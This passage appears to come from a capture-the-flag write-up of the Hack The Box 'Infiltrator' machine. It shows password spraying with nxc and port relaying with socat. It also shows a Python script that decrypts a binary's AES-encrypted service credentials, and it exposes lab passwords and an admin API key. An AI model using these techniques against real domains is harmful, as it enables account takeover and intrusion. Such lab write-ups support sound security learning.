
k.turner : MessengerApp@Pass!

Logging into Output Messenger as k.turner:

The official Output Messenger desktop client is installed to interact with full features:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ wget https://www.outputmessenger.com/OutputMessenger_amd64.deb -O OutputMessenger_amd64.deb
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ sudo dpkg -i OutputMessenger_amd64.deb
Reviewing the My Wall / Notices section shows an internal advisory:
The notices expose development credentials:

Discovered Password: D3v3l0p3r_Pass@1337!
Validating this password against domain accounts via Kerberos:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u users_validos.txt -p 'D3v3l0p3r_Pass@1337!' --continue-on-success -k
SMB         10.129.232.99   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\m.harris:D3v3l0p3r_Pass@1337!
7. Reverse Engineering UserExplorer.exe & AES Decryption
Logging into Output Messenger as m.harris reveals a direct conversation with Admin, containing an attached binary named UserExplorer.exe:


When attempting to download the attachment from the Linux client, the transfer may fail or result in a 0-byte file. To resolve this, socat is used to expose the internal ports forwarded through the Ligolo-NG tunnel to an external interface (192.168.59.171), allowing an alternative Windows client machine to connect to the Output Messenger server:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ for port in {14121..14126}; do socat TCP-LISTEN:$port,bind=192.168.59.171,fork,reuseaddr TCP:240.0.0.1:$port & done
By connecting with the official Windows client from the secondary Windows machine, the file transfer succeeds and the binary is downloaded:
https://www.outputmessenger.com/lan-messenger-downloads/

Decompiling the binary in dnSpy reveals encrypted credential strings:

Inspecting the Decryptor class exposes the encryption scheme:
- Algorithm: AES-CBC.
- Static Key:
b14ca5898a4e4133bbce2ea2315a1916. - Initialization Vector (IV): Static array of 16 zero bytes (
\x00* 16). - Padding: Standard PKCS7.

A Python script (decrypt_v2.py) is written to replicate the decryption logic:
import sys
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

def get_secret(payload: str) -> str:
    key = b"b14ca5898a4e4133bbce2ea2315a1916"
    data = base64.b64decode(payload)
    dec = AES.new(key, AES.MODE_CBC, b"\x00" * 16).decrypt(data)
    return unpad(dec, AES.block_size).decode()

if __name__ == "__main__":
    print(get_secret(sys.argv[1]))
Executing the script against the encrypted payload:
┌──(.venv)─(iamwin㉿0xWin)-[~/Downloads]
└─$ python3 decrypt_v2.py TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE=
SKqwQk81tgq+C3V7pzc1SA==

┌──(.venv)─(iamwin㉿0xWin)-[~/Downloads]
└─$ python3 decrypt_v2.py SKqwQk81tgq+C3V7pzc1SA==
WinRm@$svc^!^P
The plaintext service account credentials are recovered:
winrm_svc : WinRm@$svc^!^P
8. Output Messenger REST API Abuse & Calendar RCE
Logging into Output Messenger as winrm_svc:

In the user’s personal notes, an administrative API Key is retrieved:

API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG

The official API documentation is consulted:
